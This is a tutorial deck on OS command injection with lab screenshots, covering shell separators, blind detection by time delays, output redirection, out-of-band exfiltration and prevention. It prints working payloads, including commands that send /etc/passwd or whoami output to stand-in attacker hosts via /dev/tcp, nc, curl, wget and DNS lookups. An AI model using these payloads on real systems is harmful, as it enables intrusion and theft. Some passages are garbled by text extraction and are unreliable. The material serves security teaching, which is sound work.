

COMMAND *Injection*




INTRODUCTION TO COMMAND INJECTION

→ OS command injection is also known as shell injection. It allows an attacker to execute operating system (OS) commands on the server that is running an application, and typically fully compromise the application and its data.

Often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, and exploit trust relationships to pivot the attack to other systems within the organization.

Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.



TYPES OF COMMAND INJECTION

ONSITE COMMAND
INJECTION

BLIND BASED
COMMAND INJECTION

USING TIME DELAYS

OUT-OF-BAND (OAST)

BY REDIRECTING
OUTPUT

ONSITE COMMAND INJECTION

Ping a device

Enter an IP address: **127.0.0.1 & ls -a**

aoot@ca9c1218eaf9:/var/www/html/vulnerabilities/exec ping -c 4 127.0.0.1 & ls - [1] 537 PING 127.0.0.1 (127.0.0.1): 56 data bytes 64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.023 ms . .. help index.php source root@ca9c1218eaf9:/var/www/html/vulnerabilities/exec# 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.067 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.061 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.042 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 packets received, 0% packet loss round-trip min/avg/max/stddev = 0.023/0.048/0.067/0.000 ms

Vulnerability: Command Injection

ping a device

Enter an IP address:

PING 127.0.0.1 (127.0.0.1): 56 data bytes 64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.059 ms . .. help index.php source 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.069 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.104 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 packets received, 0% packet loss round-trip min/avg/max/stddev = 0.056/0.072/0.104/0.000 ms

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

- PLACING THE ADDITIONAL COMMAND SEPARATOR ‘&’ AFTER OR BEFORE THE INJECTED COMMAND IS USEFUL BECAUSE IT SEPARATES THE INJECTED COMMAND FROM WHATEVER FOLLOWS THE INJECTION POINT. THIS REDUCES THE CHANCE THAT WHAT FOLLOWS WILL PREVENT THE INJECTED COMMAND FROM EXECUTING.
FOR EXAMPLE : STOCKREPORT.PL & ECHO AIWEFWLGUH & 29 AND PWD & SLEEP 6 & IFCONFIG
- ANOTHER OR USEFULL TECHNIQUE TO BE USED ALWAYS IS BY “INVALID COMMAD OR FALSE || SLEEP 10 || OTHER COMMAD OPERATION . IF THE FIRST COMMAD RETURN FALSE THEN IT WILL EXECUTE SECOND COMMAND , SO SECOND COMMAND GET EXECUTED RETURN TRUE THEN AFTER || ANY OPERATION NOT GET EXECUTE.
- ;
(COMMAND SEPARATOR)
ALLOWS MULTIPLE COMMANDS TO RUN SEQUENTIALLY.
EXAMPLE: ECHO HELLO; LS

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

→ **&&** (LOGICAL AND)

EXECUTES THE SECOND COMMAND ONLY IF THE FIRST SUCCEEDS.

EXAMPLE: MKDIR TEST && CD TEST

→ **||** (LOGICAL OR)

EXECUTES THE SECOND COMMAND ONLY IF THE FIRST FAILS.

EXAMPLE: CD NONEXISTENT || ECHO "FAILED"

→ **|** (pipe)

PASSES THE OUTPUT OF THE FIRST COMMAND AS INPUT TO THE SECOND.

EXAMPLE: LS | GREP TEST

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

→ \$(command) COMMAND SUBSTITUTION

- EXECUTES A COMMAND AND SUBSTITUTES ITS OUTPUT.
- EXAMPLE: ECHO \$(WHOAMI)

→ ` (BACKTICKS FOR COMMAND SUBSTITUTION)

- EXECUTES A COMMAND AND SUBSTITUTES ITS OUTPUT (DEPRECATED BUT STILL USED).
- EXAMPLE: ECHO DATE``

→ & Background execution

- RUNS THE COMMAND IN THE BACKGROUND.
- EXAMPLE: SLEEP 5 & ECHO "DONE"

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION



> OUTPUT REDIRECTION

- Redirects the output to a file, overwriting its contents.
- Example: ECHO HELLO > FILE.TXT



< INPUT REDIRECTION

- Takes input from a file instead of standard input.
- Example: WC -L < FILE.TXT



>> Append redirection

- Appends the output to a file without overwriting.
- Example: ECHO HELLO >> FILE.TXT

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

→ () (SUBSHELL EXECUTION)

- EXECUTES COMMANDS IN A SUBSHELL.
- EXAMPLE: (CD /TMP && LS)

→ {} COMMAND GROUPING

- GROUPS MULTIPLE COMMANDS AS ONE OPERATION.
- EXAMPLE: { ECHO HELLO; ECHO WORLD; }

→ # (Comment to terminate valid commands)

- MARKS THE REST OF THE LINE AS A COMMENT.
- EXAMPLE: ECHO HELLO # THIS IS A COMMENT

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

→ \ (ESCAPE CHARACTER)

- ESCAPES SPECIAL CHARACTERS TO TREAT THEM AS LITERAL.
- EXAMPLE: ECHO HELLO\\ WORLD

→ \n (NEWLINE TO SPLIT COMMANDS)

- SPLITS COMMANDS WITH A NEWLINE CHARACTER.
- EXAMPLE: ECHO HELLO \n LS

→ %0A URL-encoded newline

- URL-ENCODED VERSION OF A NEWLINE, OFTEN USED IN WEB-BASED ATTACKS.
- EXAMPLE: ECHO HELLO%0A LS

TECHNIQUE FOR MULTIPLE COMMAND EXECUTION

→ ENVIRONMENT VARIABLES (E.G., \$HOME, \$PATH)

- REPLACES WITH THE VALUE OF AN ENVIRONMENT VARIABLE.
- EXAMPLE: ECHO \$HOME

→ CONCATENATION (+, DEPENDING ON THE LANGUAGE/SHELL)

- JOINS STRINGS OR PATHS IN CERTAIN SHELLS OR SCRIPTS.
- EXAMPLE: ECHO "HELLO" + "WORLD" (SPECIFIC TO CERTAIN SHELLS OR SCRIPTS)

→ Wildcards (e.g., *, ?, [])

- MATCHES MULTIPLE FILENAMES OR PATTERNS.
- EXAMPLE: LS *.TX

USEFULL COMMAND TO CHECK OUT

Purpose of command	Linux	Windows
Name of current user	whoami	whoami
Operating system	uname -a	ver
network configuration	ifconfig	ipconfig /all
Running processes	ps -ef	tasklist

BLIND OS COMMAND INJECTION VULNERABILITIES:

MANY INSTANCES OF OS COMMAND INJECTION ARE BLIND VULNERABILITIES.

THIS MEANS THAT THE APPLICATION DOES NOT RETURN THE OUTPUT FROM THE COMMAND WITHIN ITS HTTP RESPONSE.

BLIND VULNERABILITIES CAN STILL BE EXPLOITED, BUT DIFFERENT TECHNIQUES ARE REQUIRED.

DETECTING BLIND OS COMMAND INJECTION USING TIME DELAYS :

YOU CAN USE AN INJECTED COMMAND TO TRIGGER A TIME DELAY, ENABLING YOU TO CONFIRM THAT THE COMMAND WAS EXECUTED BASED ON THE TIME THAT THE APPLICATION TAKES TO RESPOND.

Command	OS	Example	Description
sleep	Linux/Unix	<code>; sleep 10;</code>	Pauses for 10 seconds.
ping	Linux/Unix	<code>; ping -c 10 127.0.0.1;</code>	Sends 10 pings (~10-second delay).
read	Linux/Unix	<code>; read -t 10;</code>	Waits for input for 10 seconds.
timeout	Windows	<code>& timeout /t 10 &</code>	Pauses for 10 seconds.
ping	Windows	<code>& ping -n 10 127.0.0.1 > nul &</code>	Sends 10 pings (~10-second delay).
pause	Windows	<code>& pause &</code>	Waits for user interaction (manual).

1 x

+

Send Cancel < | > |

Target: <https://0af700c403f0c69a843b184e00050002.web-security-academy.net> HTTP/2**Request**

Pretty Raw Hex

```
POST /feedback/submit HTTP/2
Host: 0af700c403f0c69a843b184e00050002.web-security-academy.net
Cookie: session=HF53RzgPlaGYSQzTT61nTkbVF1bw51Sn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: https://0af700c403f0c69a843b184e00050002.web-security-academy.net
Referer: https://0af700c403f0c69a843b184e00050002.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

:srf=eX1EtAUXo2eEf1Nta4Pu7qsndaHpf7r&name=test&email=x||sleep+10||&subject=test&message=
this+is+site+is+awesome
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2
{
}
```

Inspector

- Request attributes 2 ▾
- Request query parameters 0 ▾
- Request body parameters 5 ▾
- Request cookies 1 ▾
- Request headers 18 ▾
- Response headers 3 ▾



114 bytes | 10,367

Search

0 highlights

Search

0 highlights

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

You can redirect the output from the injected command into a file within the web root that you can then retrieve using the browser. For example, if the application serves static resources from the filesystem location /var/www/static.

& WHOAMI > /VAR/WWW/STATIC/WHOAMI.TXT &

ACCESS THAT PAGE WHERE WHOMAI.TXT IS SAVED LIKE [HTTP://VULN.COM/WHOMAI.TXT](http://VULN.COM/WHOMAI.TXT) , WE CAN COPY SHELL HERE ALSO FOR REVERSE SHELL

FILE REDIRECTION (>):

- **REDIRECTS STANDARD OUTPUT (STDOUT) TO A FILE**
- ; WHOAMI > /TMP/OUTPUT.TXT;.

APPEND REDIRECTION (>>)

- **APPENDS STDOUT TO AN EXISTING FILE**
- ; UNAME -A >> /TMP/OUTPUT.TXT;.

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT


Request to https://0a3500c704c15d04c03b23cf008700e1.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /feedback/submit HTTP/1.1
Host: 0a3500c704c15d04c03b23cf008700e1.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
Origin: https://0a3500c704c15d04c03b23cf008700e1.web-security-academy.net
Connection: close
Referer: https://0a3500c704c15d04c03b23cf008700e1.web-security-academy.net/feedback
Cookie: session=9zME3ymfK2O2DE3k9fnOEWqWfwHML7qA
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

csrf=USDfR8N8gv6DupWg50uKx3knCfXn1Fnd&name=CybroJ&email=attacker%40gmail.com| whoami>/var/www/images/output.txt||&subject=attack_Command_Injection&message>Hello
```



EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

APPEND REDIRECTION (>>):

- APPENDS STDOUT TO AN EXISTING FILE.
- ; UNAME -A >> /TMP/OUTPUT.TXT;

REDIRECT BOTH STDOUT AND STDERR (>&):

- REDIRECTS STDOUT AND STDERR TO THE SAME FILE
- ; ID >& /TMP/OUTPUT.TXT;

PIPE OUTPUT TO ANOTHER COMMAND (|)

- PASSES STDOUT OF ONE COMMAND AS INPUT TO ANOTHER
- ; WHOAMI | NC ATTACKER.COM 1234

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

REDIRECT TO NETWORK LOCATION (/DEV/TCP):

- SENDS STDOUT OVER A RAW TCP CONNECTION. THIS SHOULD BE RUN IN BASH SHELL
- ; CAT /ETC/PASSWD > /DEV/TCP/ATTACKER.COM/1234; BASH -C 'CAT /ETC/PASSWD > /DEV/TCP/192.168.159.128/1234'

EMAIL OUTPUT (MAIL) SENDS STDOUT VIA EMAIL:

- ; UNAME -A | MAIL -S "COMMAND OUTPUT" ATTACKER@EXAMPLE.COM
- SENDS SYSTEM INFORMATION TO THE ATTACKER.

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

ERROR AND OUTPUT TO DIFFERENT FILES (2> AND 1>)

- ; LS /INVALID_PATH 1> /TMP/OUTPUT.TXT 2> /TMP/ERRORS.TXT;
- CAPTURES STDOUT IN /TMP/OUTPUT.TXT AND STDERR IN /TMP/ERRORS.TXT

CHAINING REDIRECTION COMMANDS

COMBINES MULTIPLE COMMANDS WITH SEPARATE REDIRECTIONS.

- ; WHOAMI > /TMP/USER.TXT; UNAME -A >> /TMP/SYSTEM.TXT;
- WRITES WHOAMI OUTPUT TO /TMP/USER.TXT AND APPENDS UNAME - A TO /TMP/SYSTEM.TXT.

EXPLOITING BLIND OS COMMAND INJECTION BY REDIRECTING OUTPUT

Command	Description	Example
>	Redirects stdout to a file.	<code>whoami > /tmp/output.txt</code>
>>	Appends stdout to a file.	<code>uname -a >> /tmp/output.txt</code>
2>	Redirects stderr to a file.	<code>ls /invalid 2> /tmp/errors.txt</code>
>&	Redirects stdout and stderr to one file.	<code>id >& /tmp/output.txt</code>
.	.	Pipes output to another command. <code>ps aux</code>
>/dev/null	Suppresses stdout.	<code>whoami > /dev/null</code>
/dev/tcp	Sends stdout over TCP.	<code>cat /etc/passwd > /dev/tcp/host/1234</code>

<code>curl</code> or <code>wget</code>	Sends stdout via HTTP.	<code>'whoami'</code>	<code>curl -X POST http://example.com/upload'</code>
<code>mail</code>	Sends stdout via email.	<code>'uname -a'</code>	<code>mail -s "Subject" user@example.com'</code>
<code>nslookup</code>	Exfiltrates data via DNS.	<code>'nslookup \whoami\ .host.com'</code>	
&	Runs in the background.	<code>'sleep 10 & whoami'</code>	
<code>1></code> and <code>2></code>	Redirects stdout/stderr to files.	<code>'ls /invalid 1>out.txt 2>err.txt'</code>	
Chaining (<code>;</code>)	Combines commands with redirection.	<code>'whoami > /file; uname >> /file'</code>	

EXPLOITING BLIND OS COMMAND INJECTION USING OUT-OF-BAND (OAST) TECHNIQUES:

YOU CAN USE AN INJECTED COMMAND THAT WILL TRIGGER AN OUT-OF-BAND NETWORK INTERACTION WITH A SYSTEM THAT YOU CONTROL, USING OAST TECHNIQUES. FOR EXAMPLE: & NSLOOKUP KGJI2OHOYW.WEB-ATTACKER.COM &

THIS PAYLOAD USES THE NSLOOKUP COMMAND TO CAUSE A DNS LOOKUP FOR THE SPECIFIED DOMAIN. THE ATTACKER CAN MONITOR TO SEE IF THE LOOKUP HAPPENS, TO CONFIRM IF THE COMMAND WAS SUCCESSFULLY INJECTED.

(USING BURP COLLABORATOR LINK DNS LOOKUP)

& NSLOOKUP 'WHOAMI'.KGJI2OHOYW.WEB-ATTACKER.COM &

EXPLOITING BLIND OS COMMAND INJECTION USING OUT-OF-BAND (OAST) TECHNIQUES:

Target: http://192.168.178.43

Request

Raw Params Headers Hex XML

```
POST /login HTTP/1.1
Host: 192.168.178.43
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.178.43/login
Content-Type: text/xml
Content-Length: 97
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://xxeoob.oob.dnsattacker.com">
<foo>&el;</foo>
```

attacker@ns1:~

```
permitted by applicable law.
Last login: Wed Aug 29 07:37:51 2018 from 137.██████
attacker@ns1:~$ sudo tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:03:32.459425 IP 103.41.██████ > 10.142.0.2.53: 54343% [1au] A? xxeoob.oob.dnsattacker.com. (55)
09:03:32.477784 IP 103.41.██████ > 10.142.0.2.53: 52470% [1au] AAAA? xxeoob.oob.dnsattacker.com. (55)
09:03:33.257558 IP 103.41.██████ > 10.142.0.2.53: 52100% [1au] A? xxeoob.oob.dnsattacker.com. (55)
09:03:33.275360 IP 103.41.██████ > 10.142.0.2.53: 31510% [1au] AAAA? xxeoob.oob.dnsattacker.com. (55)
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 400 Bad Request
Date: Wed, 29 Aug 2018 14:33:30 GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 1909
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>Bad
request</title>
  <link rel="shortcut
icon"
 href="data:image/png;base64,iVBORw0
```

DNS queries to attacker server

The screenshot illustrates the process of exploiting blind OS command injection using Out-of-Band (OAST) techniques. In the 'Request' pane, a POST /login request is shown with an XML payload containing a DOCTYPE declaration that points to an external URL ('http://xxeoob.oob.dnsattacker.com'). This payload is highlighted with a red box. The 'Response' pane shows a 400 Bad Request page. Below the tool interface, a terminal window on the attacker machine (attacker@ns1) shows the results of a 'tcpdump -n port 53' command, which captures DNS queries to the attacker's IP (103.41) for the domain 'xxeoob.oob.dnsattacker.com'. These captured queries are also highlighted with a red box. A red arrow points from the highlighted payload in the request to the highlighted queries in the terminal window, indicating the flow of the exploit.

EXPLOITING BLIND OS COMMAND INJECTION USING OUT-OF-BAND (OAST) TECHNIQUES:

EXECUTES WHOAMI AND SENDS THE RESULT AS PART OF A DNS QUERY.

```
; DIG $(ID | BASE64).ATTACKER.COM
```

HTTP-BASED EXFILTRATION

- TECHNIQUE: USES TOOLS LIKE CURL OR WGET TO SEND COMMAND OUTPUT VIA HTTP TO AN ATTACKER-CONTROLLED SERVER.
- USING CURL:
 - ; WHOAMI | CURL -X POST -D @- HTTP://ATTACKER.COM/LOG
 - ; WGET HTTP://ATTACKER.COM/\$(WHOAMI)

EXPLOITING BLIND OS COMMAND INJECTION USING OUT-OF-BAND (OAST) TECHNIQUES:

TCP/UDP COMMUNICATION

- TECHNIQUE: SENDS COMMAND OUTPUT OVER RAW TCP OR UDP CONNECTIONS TO AN ATTACKER-CONTROLLED SERVER
- USING /DEV/TCP:
• ; CAT /ETC/PASSWD > /DEV/TCP/ATTACKER.COM/1234

ICMP-BASED EXFILTRATION

- TECHNIQUE: ENCODES DATA IN ICMP PACKETS SENT TO AN ATTACKER-CONTROLLED SERVER.
- ; PING -c 1 \$(WHOAMI).ATTACKER.COM

ALWAYS FUZZ THESE

;	Command separator
&	Command separator (executes both)
~	
~	
&&	Logical AND; executes next if previous succeeds
>	Redirect output
<	Redirect input
>>	Append output
\$()	Command substitution
`	Command substitution
\	Escape character
'	Single quote
"	Double quote
\n	Newline
%0A	URL-encoded newline
%26	URL-encoded ampersand
%7C	URL-encoded pipe

BYPASS RESTRICTION:

Check out PayloadAllTheThings to Bypass filters:

The screenshot shows the GitHub repository page for 'PayloadsAllTheThings'. The page features a large graphic of a server tower with a network of nodes and connections. The title 'PAYLOADS ALL THE THINGS' is prominently displayed in a stylized font. Below the title, the text 'PS C:\> Web Application Security, Pentest and Red Team Cheatsheet' is visible. At the bottom, there is a link to the 'Command Injection/README.md' file and a GitHub logo.

PayloadsAllTheThings/Command Injection/README.md at master · swisskyrepo/PayloadsAllTheThings

A list of useful payloads and bypass for Web Application Security and Pentest/CTF - swisskyrepo/PayloadsAllTheThings

GitHub

PREVENTION :

- VALIDATING AGAINST A WHITELIST OF PERMITTED VALUES.
- VALIDATING THAT THE INPUT IS A NUMBER.
- VALIDATING THAT THE INPUT CONTAINS ONLY ALPHANUMERIC CHARACTERS, NO OTHER SYNTAX OR WHITESPACE.
- AVOID EXECUTING SYSTEM COMMANDS ALTOGETHER. USE HIGH-LEVEL APIs OR LIBRARIES TO PERFORM TASKS INSTEAD OF RELYING ON THE SHELL.
- VALIDATE USER INPUT AGAINST A WHITELIST OF PERMITTED VALUES. REJECT ANYTHING NOT EXPLICITLY ALLOWED.
- NEUTRALIZE POTENTIALLY DANGEROUS CHARACTERS (E.G., ;, |, &) TO PREVENT THEM FROM BEING INTERPRETED BY THE SHELL. EXAMPLE ESCAPESHELLARG()
- USE PARAMETERIZED QUERIES OR APIs THAT SEPARATE COMMAND LOGIC FROM USER INPUT.
- REMOVE UNWANTED CHARACTERS OR PATTERNS USING REGULAR EXPRESSIONS.
- DISABLE SPECIAL SHELL FEATURES, SUCH AS GLOBBING OR ENVIRONMENT VARIABLE EXPANSION, IF USING SH OR SIMILAR TOOLS.

THANK

you

